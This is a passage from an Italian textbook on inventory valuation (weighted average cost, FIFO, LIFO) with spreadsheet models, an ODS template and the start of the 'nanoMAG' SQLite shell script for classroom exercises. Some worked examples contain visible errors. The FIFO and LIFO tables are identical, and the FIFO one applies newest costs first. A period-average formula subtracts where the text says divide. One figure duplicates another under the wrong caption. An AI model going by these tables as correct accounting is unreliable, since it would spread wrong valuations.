Il valore associato alle scorte di magazzino dipende dal modo in cui vengono valorizzati, a loro volta, gli scarichi. Si distinguono generalmente questi casi: costo medio ponderato per movimento, costo medio per periodo, LIFO e FIFO.

Vengono proposti dei modelli da realizzare con il foglio elettronico, utilizzando come esempi le sequenze di operazioni seguenti, riferite a un certo articolo di magazzino che non viene menzionato.

Operazioni usate nei casi di valorizzazione al costo medio:

- 01 gennaio, esistenza iniziale di 700 unità, per un valore complessivo di 7000,00 €;
- 07 gennaio, carico per acquisto di 300 unità, al prezzo unitario di 13,70 €;
- 07 febbraio, scarico per vendita di 100 unità;
- 07 marzo, carico per acquisto di 300 unità, al prezzo unitario di 12,60 €;
- 07 aprile, scarico per vendita di 200 unità;
- 07 maggio, scarico per vendita di 100 unità;
- 07 giugno, carico per acquisto di 200 unità, al prezzo unitario di 15,70 €;
- 07 luglio, reso a fornitore riferito all'ultimo acquisto, di 100 unità;
- 07 agosto, scarico per vendita di 100 unità.

Operazioni usate nei casi di valorizzazione secondo i metodi FIFO e LIFO:

- 01 gennaio, esistenza iniziale di 700 unità, costo unitario di 10,00 €;
- 07 gennaio, carico per acquisto di 300 unità, al prezzo unitario di 13,70 €;
- 07 febbraio, scarico per vendita di 500 unità;
- 07 marzo, carico per acquisto di 300 unità, al prezzo unitario di 12,60 €;
- 07 aprile, scarico per vendita di 500 unità;
- 07 maggio, scarico per vendita di 100 unità;
- 07 giugno, carico per acquisto di 200 unità, al prezzo unitario di 15,70 €;
- 07 luglio, reso a fornitore riferito all'ultimo acquisto, di 100 unità;
- 07 agosto, scarico per vendita di 100 unità.

859.1 Modello vuoto

Per le esercitazioni relative alla valorizzazione del magazzino, potrebbe essere utile un modello vuoto, da compilare a mano, come quello che si vede nella figura successiva.

Figura 859.1. Modello vuoto per la valorizzazione del magazzino, secondo un criterio qualunque.

data	descrizione operazione	quantità	prezzo		valore	costo medio
			carico	scarico		

859.2 Costo medio ponderato per movimento, modello 1

Il primo modello proposto per la valorizzazione degli scarichi al costo medio ponderato per movimento, prevede una sola colonna per le quantità, dove gli scarichi vanno annotati con un valore negativo. Nella colonna G viene calcolato il costo medio tenendo conto delle operazioni compiute fino a quel punto; nella colonna E, quando si tratta di uno scarico, appare automaticamente il valore calcolato precedentemente nella colonna G, ma quando si tratta di un reso, occorre inserire manualmente il riferimento al valore del carico relativo.

Figura 859.2. Costo medio ponderato per movimento, modello 1: i valori in corsivo evidenziano le celle in cui vanno inserite delle formule appropriate.

	A	B	C	D	E	F	G
1	data	descrizione operazione	quantità	prezzo		valore	costo medio
2				carico	scarico		
3	01 gen	esistenza iniziale	700			7000,00	*10,00*
4	07 gen	carico per acquisto	300	13,70		*4110,00*	
5			*1000*			*11110,00*	*11,11*
6	07 feb	scarico per vendita	-100		*11,11*	*-1111,00*	
7			*900*			*9999,00*	*11,11*
8	07 mar	carico per acquisto	300	12,60		*3780,00*	
9			*1200*			*13779,00*	*11,48*
10	07 apr	scarico per vendita	-200		*11,48*	*-2296,50*	
11			*1000*			*11482,50*	*11,48*
12	07 mag	scarico per vendita	-100		*11,48*	*-1148,25*	
13			*900*			*10334,25*	*11,48*
14	07 giu	carico per acquisto	200	15,70		*3140,00*	
15			*1100*			*13474,25*	*12,25*
16	07 lug	reso a fornitore riferito all'ultimo acquisto	-100		15,70	*-1570,00*	
17			*1000*			*11904,25*	*11,90*
18	07 ago	scarico per vendita	-100		*11,90*	*-1190,43*	
19			*900*			*10713,83*	*11,90*

Nella colonna F, il valore del carico o dello scarico, può essere calcolato sommando il prodotto della quantità per il costo unitario e il prodotto della quantità per il costo unitario di scarico. In pratica, nella cella F4 si può inserire l'espressione C4*D4+C4*E4.

Dopo ogni operazione di carico o scarico, occorre calcolare la quantità esistente e il suo valore complessivo, cosa che si ottiene semplicemente sommando i due valori precedenti. Nella colonna G, si ottiene il costo medio ponderato per movimento dividendo il valore totale della riga per la quantità totale della riga. In pratica, nella cella G5 si può inserire l'espressione F5/C5, così come nella cella G3 si può inserire l'espressione F3/C3.

Nella colonna E, per fare in modo che appaia automaticamente il valore del costo medio, già calcolato nella colonna G, ma alla riga precedente, occorre usare una condizione, che verifichi se si tratta di uno scarico. Per esempio, nella cella E4 si può usare l'espressione SE(C4<0;G3;""), che poi può essere copiata nelle righe successive. Tuttavia, in presenza di

resi, il valore di scarico va inserito manualmente, perché deve essere conforme al costo di carico relativo.

859.2.1 Verifica

Una volta completato il modello con i dati di esempio, si deve salvare il file; quindi lo si deve stampare secondo la visualizzazione normale e poi anche con le formule in evidenza. Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

859.3 Costo medio ponderato per movimento, modello 2

Il secondo modello proposto per la valorizzazione degli scarichi al costo medio ponderato per movimento, è articolato in modo da richiedere una sola riga per tutti i calcoli, facilitando l'estensione in basso, copiando semplicemente l'ultima riga compilata e modificando i dati.

Figura 859.3. Costo medio ponderato per movimento, modello 2: i valori in corsivo evidenziano le celle in cui vanno inserite delle formule appropriate.

	A	B	C	D	E	F	G	H	I
1	valorizzazione degli scarichi al costo medio ponderato per movimento								
2	data	descrizione	quantità caricata	costo unitario di carico	quantità scaricata	valore unitario di scarico	quantità in giacenza	valore della giacenza	valore unitario medio della giacenza
3	01 gen	giacenza iniziale					700	7000,00	*10,00*
4	07 gen	carico per acquisto	300	13,70			*1000*	*11110,00*	*11,11*
5	07 feb	scarico per vendita			100	*11,11*	*900*	*9999,00*	*11,11*
6	07 mar	carico per acquisto	300	12,60			*1200*	*13779,00*	*11,48*
7	07 apr	scarico per vendita			200	*11,48*	*1000*	*11482,50*	*11,48*
8	07 mag	scarico per vendita			100	*11,48*	*900*	*10334,25*	*11,48*
9	07 giu	carico per acquisto	200	15,70			*1100*	*13474,25*	*12,25*
10	07 lug	reso a fornitore riferito all'ultimo acquisto	-100	15,70			*1000*	*11904,25*	*11,90*
11	07 ago	scarico per vendita			100	*11,90*	*900*	*10713,83*	*11,90*

Nella colonna G, si calcola la quantità in giacenza, sommando la quantità caricata nella riga, sottraendo la quantità scaricata nella riga e sommando il valore che appare nella colonna G alla riga precedente. In pratica, nella cella G4 si può inserire l'espressione C4-E4+G3.

Nella colonna H, si calcola il valore complessivo della giacenza, sommando il prodotto della quantità caricata nella riga per il costo unitario di carico, sottraendo il prodotto della quantità scaricata nella riga per il valore unitario di scarico, sommando il valore della giacenza precedente (riga precedente, colonna H). In pratica, nella cella H4 si può inserire l'espressione C4*D4-E4*F4+H3.

Nella colonna I, si calcola il valore unitario medio della giacenza, dividendo il valore complessivo della giacenza per la quantità esistente. Per esempio, nella cella I3 si può usare l'espressione H3/G3.

Nella colonna F, si vuole fare in modo che appaia automaticamente il valore del costo medio, già calcolato nella colonna I, ma alla riga precedente. Per farlo, occorre usare una condizione che verifichi se si tratta di uno scarico. Per esempio, nella cella F4 si può usare l'espressione

SE(E4>0;I3;""), che poi può essere copiata nelle righe successive. Tuttavia, in presenza di resi, il valore di scarico va inserito manualmente, perché deve essere conforme al costo di carico relativo.

859.3.1 Verifica

Una volta completato il modello con i dati di esempio, si deve salvare il file; quindi lo si deve stampare secondo la visualizzazione normale e poi anche con le formule in evidenza. Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

859.4 Costo medio ponderato per periodo, modello 1

Il primo modello proposto per la valorizzazione degli scarichi al costo medio ponderato per periodo, è simile a quello più semplice già usato per il costo medio per movimento. Quello che cambia è il modo di annotare i carichi e gli scarichi, che devono essere divisi.

Figura 859.4. Costo medio ponderato per periodo, modello 1: i valori in corsivo evidenziano le celle in cui vanno inserite delle formule appropriate.

	A	B	C	D	E	F	G
1	data	descrizione operazione	quantità	prezzo		valore	costo medio
2				carico	scarico		
3	01/01	esistenza iniziale	700			7000,00	
4	07/01	carico per acquisto	300	13,70		*4110,00*	
5	07/03	carico per acquisto	300	12,60		*3780,00*	
6	07/06	carico per acquisto	200	15,70		*3140,00*	
7	07/07	reso a fornitore riferito all'ultimo acquisto	-100	15,70		-1570,00	
8		totale carichi	*1400*			*16460*	*11,76*
9	07/02	scarico per vendita	-100		*11,76*	*-1175,71*	
10	07/04	scarico per vendita	-200		*11,76*	*-2351,43*	
11	07/05	scarico per vendita	-100		*11,76*	*-1175,71*	
12	07/08	scarico per vendita	-100		*11,76*	*-1175,71*	
13		esistenza finale	*900*			*10581*	*11,76*

Come si può osservare, i resi vanno annotati tra i carichi, per calcolare correttamente il costo medio.

859.4.1 Verifica

Una volta completato il modello con i dati di esempio, si deve salvare il file; quindi lo si deve stampare secondo la visualizzazione normale e poi anche con le formule in evidenza. Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

859.5 Costo medio ponderato per periodo, modello 2

Il secondo modello proposto per la valorizzazione degli scarichi al costo medio ponderato per periodo, è articolato in modo da richiedere una sola riga per ogni movimento, senza bisogno di dividere i carichi dagli scarichi, facilitando l'estensione in basso, copiando semplicemente l'ultima riga compilata e modificando i dati.

Figura 859.5. Costo medio ponderato per periodo, modello 2: i valori in corsivo evidenziano le celle in cui vanno inserite delle formule appropriate.

	A	B	C	D	E	F	G	H	I	J
1	valorizzazione degli scarichi al costo medio ponderato per periodo									
2	data	descrizione	quantità caricata	costo unitario di carico	valore complessivo di carico	quantità scaricata	valore unitario di scarico	quantità in giacenza	valore della giacenza	costo medio del periodo
3	01 gen	giacenza iniziale	700		7000,00			*700*	*7000,00*	*11,76*
4	07 gen	carico per acquisto	300	13,70	*4110,00*			*1000*	*11110,00*	*11,76*
5	07 feb	scarico per vendita			*0,00*	100	*11,76*	*900*	*9934,29*	*11,76*
6	07 mar	carico per acquisto	300	12,60	*3780,00*			*1200*	*13714,29*	*11,76*
7	07 apr	scarico per vendita			*0,00*	200	*11,76*	*1000*	*11362,86*	*11,76*
8	07 mag	scarico per vendita			*0,00*	100	*11,76*	*900*	*10187,14*	*11,76*
9	07 giu	carico per acquisto	200	15,70	*3140,00*			*1100*	*13327,14*	*11,76*
10	07 lug	reso a fornitore riferito all'ultimo acquisto	-100	15,70	*-1570,00*			*1000*	*11757,14*	*11,76*
11	07 ago	scarico per vendita			*0,00*	100	*11,76*	*900*	*10581,43*	*11,76*

Come si può osservare, i resi vanno annotati tra i carichi, per calcolare correttamente il costo medio.

Nella colonna J, il calcolo del costo medio avviene sempre con la stessa formula, che divide la somma dei valori caricati per il totale dei carichi. In pratica, occorre scrivere SOMMA(E$3:E$100)–SOMMA(C$3:C$100). Si osservi che conviene mettere un numero di riga elevato, anche se non ci sono movimenti, perché così non è necessario cambiare le formule se si aggiungono dei movimenti nello stesso periodo.

859.5.1 Verifica

Una volta completato il modello con i dati di esempio, si deve salvare il file; quindi lo si deve stampare secondo la visualizzazione normale e poi anche con le formule in evidenza. Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

859.6 FIFO, LIFO

Con il foglio elettronico, è molto difficile riuscire a realizzare un modello che calcoli automaticamente il valore dello scarico secondo il metodo FIFO o LIFO. Qui vengono mostrati due modelli, in cui si richiede all'utilizzatore di decidere, a ogni scarico, che costo applicare. La giacenza iniziale, potrebbe essere rappresentata da più righe separate, se il costo di carico va distinto.

Figura 859.6. Metodo FIFO: i valori in corsivo evidenziano le celle in cui vanno inserite delle formule appropriate.

	A	B	C	D	E	F
1	data	descrizione operazione	quantità	prezzo		valore
2				carico	scarico	
3	01/01	esistenza iniziale	700	10,00		*7000,00*
4	07/01	carico per acquisto	300	13,70		*4110,00*
5	07/02	scarico per vendita	-300		*13,70*	*-4110,00*
6			-200		*10,00*	*-2000,00*
7	07/03	carico per acquisto	300	12,60		*3780,00*
8	07/04	scarico per vendita	-300		*12,60*	*-3780,00*
9			-200		*10,00*	*-2000,00*
10	07/05	scarico per vendita	-100		*10,00*	*-1000,00*
11	07/06	carico per acquisto	200	15,70		*3140,00*
12	07/07	reso a fornitore riferito all'ultimo acquisto	-100		15,70	*-1570,00*
13	07/08	scarico per vendita	-100		*15,70*	*-1570,00*
14			*200*			*2000*

Figura 859.7. Metodo LIFO: i valori in corsivo evidenziano le celle in cui vanno inserite delle formule appropriate.

	A	B	C	D	E	F
1	data	descrizione operazione	quantità	prezzo		valore
2				carico	scarico	
3	01/01	esistenza iniziale	700	10,00		*7000,00*
4	07/01	carico per acquisto	300	13,70		*4110,00*
5	07/02	scarico per vendita	-300		*13,70*	*-4110,00*
6			-200		*10,00*	*-2000,00*
7	07/03	carico per acquisto	300	12,60		*3780,00*
8	07/04	scarico per vendita	-300		*12,60*	*-3780,00*
9			-200		*10,00*	*-2000,00*
10	07/05	scarico per vendita	-100		*10,00*	*-1000,00*
11	07/06	carico per acquisto	200	15,70		*3140,00*
12	07/07	reso a fornitore riferito all'ultimo acquisto	-100		15,70	*-1570,00*
13	07/08	scarico per vendita	-100		*15,70*	*-1570,00*
14			*200*			*2000*

859.6.1 Verifica

Una volta completato il modello con i dati di esempio, si devono salvare i file; quindi si devono stampare secondo la visualizzazione normale e poi anche con le formule in evidenza. Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

Capitolo 860

Modello per le esercitazioni con il magazzino al costo medio

In questo capitolo viene mostrato l'uso di un modello già pronto che può essere ottenuto da ⟨*allegati/a2/magazzino-giornale-schede-cmp.ods* ⟩ (viene distribuito assieme all'edizione HTML dell'opera). Con questo modello è possibile compilare un giornale di magazzino, dal quale ottenere poi automaticamente le schede per la valorizzazione degli scarichi al costo medio, oltre agli indici consueti. Il modello consente di annotare operazioni di carico e scarico, assieme ai resi a fornitori, ma **non è possibile gestire automaticamente i resi da clienti**.

Nelle sezioni successive si descrive l'uso del modello attraverso un esempio completo, che riguarda la movimentazione di due articoli di magazzino. Si osservi che le celle da compilare sono solo quelle con sfondo grigio, mentre le altre sono protette, in quanto contenenti delle formule. L'esempio descritto può essere ottenuto presso ⟨*allegati/a2/magazzino-giornale-schede-cmp-esempio.ods* ⟩.

860.1 Articoli e indici

La prima scheda di cui occuparsi è quella denominata «articoli», nella quale vanno elencati gli articoli di magazzino da utilizzare. È sufficiente definire un codice e indicare la denominazione o la descrizione dell'articolo. L'elenco degli articoli può essere fatto in qualunque ordine, ma si può comunque riordinarlo secondo il criterio preferito (per codice o per descrizione). Nella parte superiore si indicano le date del periodo a cui si fa riferimento.

Mentre si compila il giornale, si ottengono automaticamente tutte le informazioni che appaiono nelle colonne successive a quelle in cui si inseriscono i dati manualmente.

Figura 860.1. La scheda «articoli» con due articoli già inseriti.

Articoli di magazzino		periodo	dal	01/01	durata complessiva del periodo			365
			al	31/12				
codice articolo	denominazione	caricato	scaricato	esistenza	esistenza x permanenza	consistenza media	indice di rotazione	durata media
QWERTY	Tastiera QWERTY standard	1400,0000	900,0000	500,0000	341800	936,4384	0,96	379,78
AZERTY	Tastiera AZERTY	750,0000	700,0000	50,0000	124550	341,2329	2,05	177,93
		-	-	-	-	-	-	-
		-	-	-	-	-	-	-
		-	-	-	-	-	-	-
		-	-	-	-	-	-	-
		-	-	-	-	-	-	-

860.2 Giornale

La seconda scheda, denominata «giornale», serve a inserire i movimenti di magazzino, degli articoli che devono essere già stati codificati in precedenza.

Si osservi che l'inserimento dei resi richiede dei valori negativi, come annotato nelle intestazioni, ma soprattutto, va ricordato che l'inserimento di un reso da cliente dà un risultato errato nella valorizzazione al costo medio ponderato per movimento.

Figura 860.2. La scheda «giornale» con diversi movimenti di esempio.

Giornale di magazzino

n.	data	codice	articolo	descrizione dell'operazione	+ carico -- reso su acq.	+ scarico (-- reso su vend.)	+ valore carico -- valore reso su acq.	movimento x permanenza
1	01/01	QWERTY	Tastiera QWERTY standard	esistenza iniziale	700,0000		7000,00	255500
2	01/01	AZERTY	Tastiera AZERTY	esistenza iniziale	300,0000		3000,00	109500
3	07/01	QWERTY	Tastiera QWERTY standard	acquisto	300,0000		4110,00	107700
4	14/01	AZERTY	Tastiera AZERTY	vendita		100,0000		-35200
5	07/02	QWERTY	Tastiera QWERTY standard	vendita		100,0000		-32800
6	14/02	AZERTY	Tastiera AZERTY	acquisto	200,0000		2100,00	64200
7	07/03	QWERTY	Tastiera QWERTY standard	acquisto	300,0000		3780,00	90000
8	14/03	AZERTY	Tastiera AZERTY	vendita		100,0000		-29300
9	07/04	QWERTY	Tastiera QWERTY standard	vendita		200,0000		-53800
10	14/04	AZERTY	Tastiera AZERTY	acquisto	100,0000		950,00	26200
11	07/05	QWERTY	Tastiera QWERTY standard	vendita		100,0000		-23900
12	14/05	AZERTY	Tastiera AZERTY	reso a fornitore dell'ultimo acquisto	-100,0000		-950,00	-23200
13	07/06	QWERTY	Tastiera QWERTY standard	acquisto	200,0000		3140,00	41600
14	14/06	AZERTY	Tastiera AZERTY	vendita		100,0000		-20100
15	07/07	QWERTY	Tastiera QWERTY standard	reso a fornitore dell'ultimo acquisto	-100,0000		-1570,00	-17800
16	14/07	AZERTY	Tastiera AZERTY	acquisto	150,0000		1100,00	25650
17	07/08	QWERTY	Tastiera QWERTY standard	vendita		100,0000		-14700
18	14/08	AZERTY	Tastiera AZERTY	acquisto	100,0000		850,00	14000
19	07/12	QWERTY	Tastiera QWERTY standard	vendita		400,0000		-10000
20	14/12	AZERTY	Tastiera AZERTY	vendita		400,0000		-7200
20			-					0
20			-					0

860.3 Valorizzazione al costo medio ponderato per movimento

Le schede denominate «cmpm» consentono di ottenere la valorizzazione al costo medio ponderato per movimento, con la semplice introduzione del codice articolo nella cella prevista per questo. Queste schede possono essere duplicate per la valorizzazione di altri articoli.

Una volta inserito il codice articolo, occorre selezionare, con un filtro, le sole righe che contengono dati, come si vede nelle figure successive.

Figura 860.3. Scheda del primo articolo per la valorizzazione al costo medio ponderato per movimento.

codice articolo	**QWERTY**	scheda di magazzino dell'articolo : «Tastiera QWERTY standard»

n	codice	data	descrizione dell'operazione	quantità	valore unitario di carico	valore unitario di scarico, al **costo medio ponderato per movimento**	quantità in giacenza	valore della giacenza
1	QWERTY	01/01	esistenza iniziale	700,000	10,000		700,000	7000,00
3	QWERTY	07/01	acquisto	300,000	13,700		1000,000	11110,00
5	QWERTY	07/02	vendita	-100,000		11,11	900,000	9999,00
7	QWERTY	07/03	acquisto	300,000	12,600		1200,000	13779,00
9	QWERTY	07/04	vendita	-200,000		11,48	1000,000	11483,00
11	QWERTY	07/05	vendita	-100,000		11,48	900,000	10335,00
13	QWERTY	07/06	acquisto	200,000	15,700		1100,000	13475,00
15	QWERTY	07/07	reso a fornitore dell'ultimo acquisto	-100,000		15,70	1000,000	11905,00
17	QWERTY	07/08	vendita	-100,000		11,91	900,000	10714,00
19	QWERTY	07/12	vendita	-400,000		11,90	500,000	5954,00

Figura 860.4. Scheda del secondo articolo per la valorizzazione al costo medio ponderato per movimento.

codice articolo	QWERTY	scheda di magazzino dell'articolo : «Tastiera QWERTY standard»

n	codice	data	descrizione dell'operazione	quantità	valore unitario di carico	valore unitario di scarico al **costo medio del periodo**	quantità in giacenza	valore della giacenza
n.	QWERTY	01/01	esistenza iniziale	700,000	10,000		700,000	7000,00
2	QWERTY	07/01	acquisto	300,000	13,700		1000,000	11110,00
4	QWERTY	07/02	vendita	-100,000		11,76	900,000	9934,00
6	QWERTY	07/03	acquisto	300,000	12,600		1200,000	13714,00
8	QWERTY	07/04	vendita	-200,000		11,76	1000,000	11362,00
10	QWERTY	07/05	vendita	-100,000		11,76	900,000	10186,00
12	QWERTY	07/06	acquisto	200,000	15,700		1100,000	13326,00
14	QWERTY	07/07	reso a fornitore dell'ultimo acquisto	-100,000		11,76	1000,000	12150,00
16	QWERTY	07/08	vendita	-100,000		11,76	900,000	10974,00
18	QWERTY	07/12	vendita	-400,000		11,76	500,000	6270,00

860.4 Valorizzazione al costo medio ponderato del periodo

Le schede denominate «cmpp» consentono di ottenere la valorizzazione al costo medio ponderato per periodo, con la semplice introduzione del codice articolo nella cella prevista per questo. Queste schede possono essere duplicate per la valorizzazione di altri articoli.

Una volta inserito il codice articolo, occorre selezionare, con un filtro, le sole righe che contengono dati, come si vede nelle figure successive.

Figura 860.5. Scheda del primo articolo per la valorizzazione al costo medio ponderato per periodo.

codice articolo	QWERTY	scheda di magazzino dell'articolo : «Tastiera QWERTY standard»

n	codice	data	descrizione dell'operazione	quantità	valore unitario di carico	valore unitario di scarico al **costo medio del periodo**	quantità in giacenza	valore della giacenza
n.	QWERTY	01/01	esistenza iniziale	700,000	10,000		700,000	7000,00
2	QWERTY	07/01	acquisto	300,000	13,700		1000,000	11110,00
4	QWERTY	07/02	vendita	-100,000		11,76	900,000	9934,00
6	QWERTY	07/03	acquisto	300,000	12,600		1200,000	13714,00
8	QWERTY	07/04	vendita	-200,000		11,76	1000,000	11362,00
10	QWERTY	07/05	vendita	-100,000		11,76	900,000	10186,00
12	QWERTY	07/06	acquisto	200,000	15,700		1100,000	13326,00
14	QWERTY	07/07	reso a fornitore dell'ultimo acquisto	-100,000		11,76	1000,000	12150,00
16	QWERTY	07/08	vendita	-100,000		11,76	900,000	10974,00
18	QWERTY	07/12	vendita	-400,000		11,76	500,000	6270,00

Figura 860.6. Scheda del secondo articolo per la valorizzazione al costo medio ponderato per periodo.

codice articolo	AZERTY	scheda di magazzino dell'articolo : «Tastiera AZERTY»

n	codice	data	descrizione dell'operazione	quantità	valore unitario di carico	valore unitario di scarico al **costo medio del periodo**	quantità in giacenza	valore della giacenza
1	AZERTY	01/01	esistenza iniziale	300,000	10,000		300,000	3000,00
3	AZERTY	14/01	vendita	-100,000		9,40	200,000	2060,00
5	AZERTY	14/02	acquisto	200,000	10,500		400,000	4160,00
7	AZERTY	14/03	vendita	-100,000		9,40	300,000	3220,00
9	AZERTY	14/04	acquisto	100,000	9,500		400,000	4170,00
11	AZERTY	14/05	reso a fornitore dell'ultimo acquisto	-100,000		9,40	300,000	3230,00
13	AZERTY	14/06	vendita	-100,000		9,40	200,000	2290,00
15	AZERTY	14/07	acquisto	150,000	7,333		350,000	3390,00
17	AZERTY	14/08	acquisto	100,000	8,500		450,000	4240,00
19	AZERTY	14/12	vendita	-400,000		9,40	50,000	480,00

Parte cxl

nanoMAG: un’esercitazione didattica

Capitolo 861

Preparazione

nanoMAG è una procedura didattica per la gestione di un magazzino. Si compone di uno script SQL, fatto precisamente per SQLite, e di uno script per una shell POSIX. Attraverso l'ausilio di SQLite viene gestita una contabilità di magazzino in una base di dati contenuta tutta in un file.

Lo script di shell ha il nome '**nmag**' (ma potrebbe essere nominato come si vuole); lo script SQL ha lo stesso nome, con l'aggiunta dell'estensione '`.sql`' (se si cambia nome allo script di shell, di conseguenza cambia anche quello che contiene il codice SQL).

Si osservi che i due script devono risiedere nella stessa directory.

Lo script contenente codice SQL serve a creare le relazioni, le viste e i grilletti necessari, mentre la popolazione delle relazioni viene lasciata alla manualità degli studenti.

La parte cx contiene un'esercitazione che costruisce una gestione di magazzino, simile a quella di nanoMAG; tuttavia, c'è una diversità che dovrebbe essere sufficiente a rendere difficile la copia agli studenti che, in quella situazione, non vogliono fare fatica nel risolvere le verifiche.

861.1 Utilizzo

nanoMAG è gestito tramite lo script '**nmag**':

```
nmag file_db
```

Come si vede, la sintassi per l'avvio di '**nmag**' è semplicissima: si deve indicare il nome di un file da usare come contenitore della base di dati per la gestione del magazzino. Se il file non c'è, viene creato al volo, utilizzando le istruzioni contenute nel file '`nmag.sql`', che deve risiedere nella stessa directory in cui si trova già '**nmag**'. L'esempio seguente avvia '**nmag**' per accedere alla base di dati contenuta nel file '`prova.db`':

`$` **`nmag prova.db`** [*Invio*]

Si ottiene un menù di funzioni:

```
.--------------------------------nanoMAG----------------------------------.
| nanoMAG menu                                                            |
| .-------------------------------------------------------------------.  |
| |   inserimento comandi      Accesso alla riga di comando           |  |
| |   listato articoli         Stampa degli articoli di magazzino     |  |
| |   listato causali          Stampa delle causali di magazzino      |  |
| |   listato clienti          Stampa dei clienti                     |  |
| |   listato fornitori        Stampa dei fornitori                   |  |
| |   listato movimenti        Stampa dei movimenti                   |  |
| |   listato mov dettagliato  Stampa dettagliata movimenti           |  |
| |   listato situazione       Stampa della situazione del magazzino  |  |
| |   applica costo medio      Costo medio agli scarichi indeterminati |  |
| |   fine lavoro              Conclusione                            |  |
| `-------------------------------------------------------------------'  |
|-------------------------------------------------------------------------
|                      <  OK   >            <Cancel>                      |
`-------------------------------------------------------------------------'
```

La prima voce, *`inserimento comandi`*, consente di accedere all'utilizzo di '**`sqlite3`**', in modo interattivo; le voci successive, consentono di visualizzare e stampare il contenuto di

una relazione o di una vista particolare; la voce `applica costo medio` serva a modificare i movimenti privi di valore, applicando il costo medio.

861.2 Script

Per disporre di nanoMAG, occorre riprodurre i file '`nmag`' e '`nmag.sql`', ricordando di rendere eseguibile il primo e di metterli assieme nella stessa directory, tenendo conto che, probabilmente, si vuole che '**`nmag`**' si trovi in una directory prevista tra i percorsi degli eseguibili.

Figura 861.2. Lo script '**`nmag`**'.

```
#!/bin/sh
##
## nmag DB_FILE
##
#
# Temporary file.
#
TEMPORARY=`tempfile`
touch $TEMPORARY
#
# Command line arguments.
#
PROGRAM_NAME="$0"
DB_FILE="$1"
PROGRAM_DIR=`dirname $PROGRAM_NAME`
PROGRAM_EXE=`basename $PROGRAM_NAME`
#
# End of work.
#
end_of_work () {
    #
    rm -f $TEMPORARY
    #
    exit
}
#
# Help.
#
help_message () {
    #
    echo "  nmag DB_FILE"
    #
    # See what was typed.
    #
    echo ""
    echo "You wrote:"
    echo "$PROGRAM_NAME $DB_FILE"
}
#
# Main menu.
#
main_menu () {
    #
    # Menu selection.
    #
    local SELECTION=""
    #
    #
    #
    while dialog   \
        --clear \
        --title "nanoMAG" \
        --menu "nanoMAG menu\n" \
        0 0 0 \
        "inserimento comandi"     "Accesso alla riga di comando"  \
        "listato articoli"        "Stampa degli articoli di magazzino"  \
        "listato causali"         "Stampa delle causali di magazzino"  \
```

```
        "listato clienti"         "Stampa dei clienti"  \
        "listato fornitori"       "Stampa dei fornitori"  \
        "listato movimenti"       "Stampa dei movimenti"  \
        "listato mov dettagliato" "Stampa dettagliata movimenti"  \
        "listato situazione"      "Stampa della situazione del magazzino"  \
        "applica costo medio"     "Costo medio agli scarichi indeterminati" \
        "fine lavoro"             "Conclusione"         \
        2> $TEMPORARY
    do
        SELECTION=`cat $TEMPORARY`
        echo "" > "$TEMPORARY"
        #
        # Do the selected work.
        #
        do_as_selected "$SELECTION"
    done
}
#
# Do the selected work.
#
do_as_selected () {
    #
    SELECTION="$1"
    #
    if   [ "$SELECTION" = "fine lavoro" ]
    then
        end_of_work
    elif [ "$SELECTION" = "inserimento comandi" ]
    then
        sqlite3 -nullvalue "NULL" -header -column "$DB_FILE"
    elif [ "$SELECTION" = "listato articoli" ]
    then
        select_to_print "$DB_FILE" "Listato_articoli" 100
    elif [ "$SELECTION" = "listato causali" ]
    then
        select_to_print "$DB_FILE" "Listato_causali" 100
    elif [ "$SELECTION" = "listato clienti" ]
    then
        select_to_print "$DB_FILE" "Listato_clienti" 200
    elif [ "$SELECTION" = "listato fornitori" ]
    then
        select_to_print "$DB_FILE" "Listato_fornitori" 200
    elif [ "$SELECTION" = "listato movimenti" ]
    then
        select_to_print "$DB_FILE" "Listato_movimenti" 100
    elif [ "$SELECTION" = "listato mov dettagliato" ]
    then
        select_to_print "$DB_FILE" "Listato_movimenti_dettagliato" 180
    elif [ "$SELECTION" = "listato situazione" ]
    then
        select_to_print "$DB_FILE" "Listato_situazione" 80
    elif [ "$SELECTION" = "applica costo medio" ]
    then
        #
        ARTICOLO=0
        COSTO_MEDIO=0
        #
        for ARTICOLO in `echo "SELECT articolo FROM Articoli;" | sqlite3 "$DB_FILE"`
        do
            COSTO_MEDIO=`echo "SELECT costo_medio FROM Situazione_magazzino WHERE articolo = $ARTICOLO;" | sqlite3 "$DB_FILE"`
            if [ ! "$COSTO_MEDIO" = "" ]
            then
                echo "[$0] articolo $ARTICOLO; costo medio $COSTO_MEDIO"
                (echo "UPDATE Movimenti"
                 echo "       SET valore = ($COSTO_MEDIO * quantita)"
                 echo "       WHERE articolo = $ARTICOLO AND valore IS NULL;") \
                 |  sqlite3 "$DB_FILE"
                sleep 1
            fi
        done
        sleep 1
    fi
}
#
```

```
# Select to print.
#
select_to_print () {
    #
    local DB_FILE="$1"
    local VIEW="$2"
    local WIDTH="$3"
    local DATE=`date`
    local FONT_W=0
    local FONT_H=0
    #
    echo "SELECT * FROM $VIEW;" \
         | sqlite3 -nullvalue "NULL" -header -column "$DB_FILE" \
         > "$TEMPORARY.print"
    #
    dialog --title "$VIEW" --textbox "$TEMPORARY.print" 0 0
    #
    #
    if dialog                               \
        --clear                             \
        --title "$VIEW"  \
        --yesno "Stampo?\n" \
        0 0                                 \
        2> $TEMPORARY
    then
        echo "" > "$TEMPORARY"
        #
        # Font calculation.
        #
        FONT_W=`echo "1140 / $WIDTH"  | bc -l`
        FONT_H=`echo "$FONT_W * 1.5" | bc -l`
        #
        (echo "Stampato da $USER il giorno $DATE";
         cat "$TEMPORARY.print") \
